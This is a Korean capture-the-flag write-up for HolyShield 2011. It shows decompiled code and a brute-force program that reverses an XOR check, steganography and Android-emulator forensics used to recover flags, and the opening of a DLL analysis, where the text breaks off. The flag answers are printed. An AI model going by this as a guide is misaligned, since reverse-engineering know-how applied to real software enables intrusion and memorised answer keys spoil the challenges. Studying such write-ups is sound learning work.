!Factorial Lab and Team 4th Association Team 불교연합


HolyShield 2011 풀이

불교연합;!Factorial;0xC0DE;Jnvb;N1NE

2011-11-20

참고로 pdf파일 크게 보기 (Zoom) 하면 작은 그림들도 잘 보입니다.

1번 문제 풀이 (Solved by 0xC0DE @ !Factorial)



파일의 종류가 뭔지 알아보기 위하여 EXEInfope 의 헤더 탐색기능을 이용하였다.
파일의 종류를 알아보니 Linux 에서 실행 가능한 파일임을 알게 되었다. 하지만 나는 윈도우 유저일 뿐만 아니라 VM 에 리눅스도 설치되어 있지 않아서 Intel 80x86 계열임을 감안하여 IDA 6.1 과 Hexrays Decompiler 를 이용해 디컴파일을 시도했다.

```
signed int __cdecl main(signed int a1, int a2)
{
  signed int result; // eax@2
  size_t v3; // [sp+1Ch] [bp-14h]@1

  v3 = 0;
  if ( a1 > 1 )
  {
    puts(*(const char **)(a2 + 4));
    strcpy(tmp, *(const char **)(a2 + 4));
    rou1();
    while ( v3 < strlen(tmp) )
      printf("%d  ", tmp[v3++]);
    putchar(10);
    result = 0;
  }
  else
  {
    echo(message);
    result = 1;
  }
  return result;
}
```

위는 main 함수의 슈도코드이다. (정말 Hexrays 개발자들에게 경의를 표한다; 이정도면 완전 코드이다.)
보아하니 rou1 함수에서 어떠한 처리가 일어나고 그것을 길이만큼 출력해주는 코드이다. 그래서 가장 핵심이 되는 rou1 의 슈도코드를 살펴보았다.

```
int __cdecl rou1()
{
  int result; // eax@3
  unsigned int i; // [sp+1Ch] [bp-Ch]@1

  *(_DWORD *)&val[28] = strlen(tmp);
  for ( i = 0; ; ++i )
  {
    result = *(_DWORD *)&val[28];
    if ( i >= *(_DWORD *)&val[28] )
      break;
    *(_DWORD *)&val[36] = *(_DWORD *)&val[28] + (((13 * i ^ 0x23979) + 145785) >> 2);
    tmp[i] ^= val[28] + (unsigned __int8)(((13 * i ^ 0x23979) + 145785) >> 2);
  }
  return result;
}
```

XOR 연산자인 ^ 이 보이니 이 함수는 암호화 함수임을 짐작할 수 있다. 그리하여 역 연산을 시도해 보려고 했지만 SHR(**SH**ift **R**ight)로 인해 손상되는 비트가 있어서 그냥 브루트포스 기법을 사용하기로 했다.Rou1 함수를 그대로 복사하여 알맞게 수정하고 브루트 포싱을 위한 프로그램을 작성하였다. 코드는 아래와 같다

```
int main()
{
	char j = 0;
	char tmp[29] = {33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33, 33,0};
	char tmp2[29] = {0, };
	char comp[29] = {-88,-74,-96,-94,-70,-89,-70,-90,-31,-44,-118,-88,-80,-38,-70,-69,-127,-128,-86,-81,-88,-32,-19,-47,-21,-27,-23,-7,0};
	for(j = 0; j<28 ; j++)
	{
		while(1)
		{
			strcpy(tmp2,tmp);
			rou1(tmp2);
			if(comp[j] == tmp2[j])
			{
				break;
			}
			tmp[j] += 1;
			if(tmp[j] > 127)
			{
				printf("Failed!... ₩n₩n");
				return 0;
			}
		}
	}
	printf("%s", &tmp);
```


```
        return 0;
}
int rou1(char* tmp)
{
int result; // eax@3
unsignedint i; // [sp+1Ch] [bp-Ch]@1
DWORD val1 = 0;
DWORD val2 = 0;
  val1 = strlen(tmp);
for ( i = 0; ; ++i )
  {
    result = val1;
if ( i >= val1 )
        break;
    val2 = val1 + (((13 * i ^ 0x23979) + 145785) >> 2);
    tmp[i] ^= val1 + (unsigned__int8)(((13 * i ^ 0x23979) + 145785) >> 2);

  }
return result;
}
```

길이에 따라 XOR 하는 값이 달라지므로 길이를 유지하며 한자 한자씩 ASCII 의 문자열 범위의 33~ 126 까지 돌리고 문제에서 주어진 결과값이랑 비교하는 코드를 작성했다.
그리고 실행시키니 password_is_C4TSecur1ty_allz 라는 값이 출력되었다.


Key : C4TSecur1ty_allz

2번 문제 풀이 (Solved by jnvb @ !Factorial)

처음엔 notice md5를 구해서 공지사항에 글도 써보고 xss도 해봤지만 별게 없었다.
그런데 /img/ 디렉토리를 보니 디렉토리 리스닝이 됐었다.
하나의 파일만 png이고 나머진 jpg라서 수상해서 스테가노그래피로 풀려 했지만. 키가 없었다.




그러다 메인에 있는 그 사진에 마우스를 올려보니 수줍게 자기는 답이 아니라고
(this_is_not_answer)라고 외친다. (alt="this_is_not_answer"에서)



스샷은 N1NE꺼 ㅋ


그래서 이 키로 openstego를 이용하여 key.txt 파일을 추출했다.




Key: SmaSh_MosqUitO

3번 문제 풀이 (Solved by jnvb @ !Factorial)


받은 파일의 압축을 풀어보니까



안드로이드 에뮬레이터 파일들이 들어 있었다. 그래서 AVD(**A**ndroid **V**irtual **D**evice)를 하나 만들고 저 파일들을 붙여 넣었다.



그리고 실행시켜 봤다.




하지만!! 패턴암호가 걸려있어서 내부는 볼수 없었다 ㅜㅜ
그래서 DDMS를 이용해서 내부 파일들을 봤더니

/mnt/sdcard/UV-Who_Am_I.mp3 파일이 있었다.
하지만 별로 건질게 없어서 노래만 듣다가 노래에 빠졌....

```
BEGIN:VCARD
VERSION:2.1
N;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:원;빈;;;
FN;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:원빈
TEL;CELL:010-111-1110
END:VCARD

BEGIN:VCARD
VERSION:2.1
N;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:강;참치;;;
FN;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:강참치
TEL;CELL:010-118-0118
END:VCARD

BEGIN:VCARD
VERSION:2.1
N;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:고;비드;;;
FN;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:고비드
TEL;CELL:010-104-1004
END:VCARD

BEGIN:VCARD
VERSION:2.1
N;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:김;혜수;;;
FN;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:김혜수
TEL;CELL:010-095-0905
END:VCARD

BEGIN:VCARD
VERSION:2.1
N;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:오카;리지;;;
FN;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:오카리지
TEL;CELL:010-731-0731
END:VCARD

BEGIN:VCARD
VERSION:2.1
N;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:한;예슬;;;
FN;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:한예슬
TEL;CELL:010-918-0918
END:VCARD

BEGIN:VCARD
VERSION:2.1
N;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:초;초;;;
FN;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:초초
TEL;CELL:010-224-0224
END:VCARD

BEGIN:VCARD
VERSION:2.1
N;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:권;용;;;
FN;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:권용
TEL;CELL:010-818-0818
END:VCARD

BEGIN:VCARD
VERSION:2.1
N;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:조;인성;;;
FN;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:조인성
TEL;CELL:010-728-0728
END:VCARD

BEGIN:VCARD
VERSION:2.1
N;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:이;민정;;;
FN;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:이민정
TEL;CELL:010-216-0216
END:VCARD
```

아무튼 /mnt/sdcard/Android/data/com.android.providers.media/albumthumbs/1321612004065.png 라는 파일도 있었다. Hex editor로 열어보니 사진파일 마지막에 연락처 같은게 붙어있었다. QUOTE-PRINTABLE로 인코딩이 되어있어 여기에서 디코딩했다. (Charset은 적힌대로 UTF-8)



그리고 DDMS를 이용해서 수상한 파일을 더 찾던중 문자 기록을 찾을 수 있었다.
/data/data/com.android.providers.telephony/databases/mmssms.db


48	6	0101180118		1321175719523	0	1	-1	1	0		aha! are you using iphone?		0	0	1
49	6	0101180118		1321175775770		1	-1	2			i think iphone is the best :-D		0	0	1
50	6	0101180118		1321175799275	0	1	-1	1	0		hey guys! aHR0cDovL3F5aDgucXIuYWk=		0	0	1
51	7	0108180818		1321175975750	0	1	-1	1	0		do you know sql injection??		0	0	1
52	7	0108180818		1321175992667		1	-1	2			Yes I know!		0	0	1

급히 파이어폭스의 플러그인인 SQLITE MANAGER를 이용해서 내용을 봤다.
Sms테이블에 수상한 문자들이 많이 있었다..
그중에 제일 수상한 문자는 50번째 문자였다.

"hey guys! aHR0cDovL3F5aDgucXIuYWk=" base64로 decode해보니
힌트가 적힌 URL이 나왔다 . -> http://qyh8.qr.ai

힌트는..... 1번째키는 문자를 보내고 있는 사람 이름이고 2번째키는 지금 이 문자와 같은 쓰레드에서 그 다음문자를 삭제하면 답찾는 방법이 보일꺼라 했다.....

난 착하니까 시키는 대로 했다.



33	6	0101180118		1321174796690	0	1	-1	1	0		hey what u doing		0	0	1
34	6	0101180118		1321174824078		1	-1	2			taking picture :-)		0	0	1
35	6	0101180118		1321174837340	0	1	-1	1	0		taking picture ? why?		0	0	1
36	6	0101180118		1321174883175		1	-1	2			photo exhibition! I'm in photography club		0	0	1
37	6	0101180118		1321174940498	0	1	-1	1	0		:) wow! Are you invite me?		0	0	1
38	6	0101180118		1321174975278		1	-1	2			/_\ well~ now I'm thinking~		0	0	1
39	6	0101180118		1321175132183	0	1	-1	1	0		/_\ <-- what is this expression?		0	0	1
40	6	0101180118		1321175178352		1	-1	2			quit opening eyes kkk! Isn't it dozy?		0	0	1
41	6	0101180118		1321175315679	0	1	-1	1	0		yeah it so dozy. hey, make 2 question ! for my ho...		0	0	1
42	6	0101180118		1321175361797		1	-1	2			homework? It's yours! Enjoy~		0	0	1
43	6	0101180118		1321175382017	0	1	-1	1	0		really? plz...help me! 1 question!		0	0	1
44	6	0101180118		1321175414841		1	-1	2			...umm...waiting I'm thinking		0	0	1
45	6	0101180118		1321175649508		1	-1	2			question : what is the redsn0w?		0	0	1
46	6	0101180118		1321175663368	0	1	-1	1	0		redsn0w?...Not really snow colored red?		0	0	1
47	6	0101180118		1321175702312		1	-1	2			...eww! It's tool jailbreak for iphone~!		0	0	1
48	6	0101180118		1321175719523	0	1	-1	1	0		aha! are you using iphone?		0	0	1
49	6	0101180118		1321175775770		1	-1	2			I think iphone is the best :-D		0	0	1

힌트에 세로로 읽어라 라고 나온 뒤에야 깨달았다...
세로로 읽으니

http://qyhr.qr.ai 라는 링크가 나왔다... 들어가니 2번째 키가 css쪽에 있었다..
2번째 키는 n4 d0 8oyfr13nd였다.

1번째키는 머냐고 물으신다면!! 저 문자를 010-118-0118이라는 번호를 가진 사람과 주고 받았다..
그번호를 아까 찾은 연락처에서 찾으면

강참치라는 것을 알 수 있다.

BEGIN:VCARD
VERSION:2.1
N;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:강;참치;;;
FN;CHARSET=UTF-8;ENCODING=QUOTED-PRINTABLE:강참치
TEL;CELL:010-118-0118
END:VCARD

위의 연락처들에서 이민정한테 전화를 시도했지만 .. 틀린 전화번호 였다 ㅜ 왜냐하면 ..
저건 그냥 연예인의 생일을 핸드폰 번호처럼 ...

아무튼 1번째 키는 강참치(영어로)치면 되고
2번째 키는 위의 링크에서 찾은 n4 d0 8oyfr13nd이다.

이 두 개의 키를 1번째키_2번째키로 이으면 답이 완성!!

Key: rkdckacl_n4 d0 8oyfr13nd

4번 문제 풀이 (Solved by N1NE @ !Factorial)


일단 확장자가 없으니 헥스 에디터로 열어보았다. MZ를 보고 exe라 생각하여 실행해봤으나 다시 헤더를 확인하니 DLL파일이었다.

```
; Input MD5   : E87B740A218022453ADB806E23379B92
; Input CRC32 : 01BE99B7

; File Name   : C:WUsersWGamjaWDesktopWa5f2b93dd3ef649fc613dcdf4597e357
; Format      : Portable executable for 80386 (PE)
; Imagebase   : 10000000
; Section 1. (virtual address 00001000)
; Virtual size                  : 00000EB6 (   3766.)
; Section size in file          : 00001000 (   4096.)
; Offset to raw data for section: 00000400
; Flags 60000020: Text Executable Readable
; Alignment     : default
; OS type         :  MS Windows
; Application type:  DLL 32bit
```

확장자를 dll로 바꾼 후 전반적인 흐름을 보기 위해 ida로 열었다.

```
if ( !GetModuleFileNameA(0, &Str, 0x104u) )
  goto LABEL_19;
if ( strrchr(&Str, 92) )
  v3 = strrchr(&Str, 92) + 1;
if ( v3[1] == 't' && v3[3] == 'r' && v3[5] == 'r' && v3[6] == 'a' && v3[8] == 't' && v3[11] == 'x' && v3[12] == 'e' )
{
  if ( fdwReason == 1 )
  {
    v5 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, &ThreadId);
    CloseHandle(v5);
  }
  else
  {
    if ( fdwReason == 2 )
    {
      Sleep(0xAu);
      return 1;
    }
  }
  result = 1;
}
```

DllMain에서는 exe의 파일명을 체크하는데 조건은 파일명이 "?t?r?ra??t?xe" 가 아니면 종료하는 것이었다.



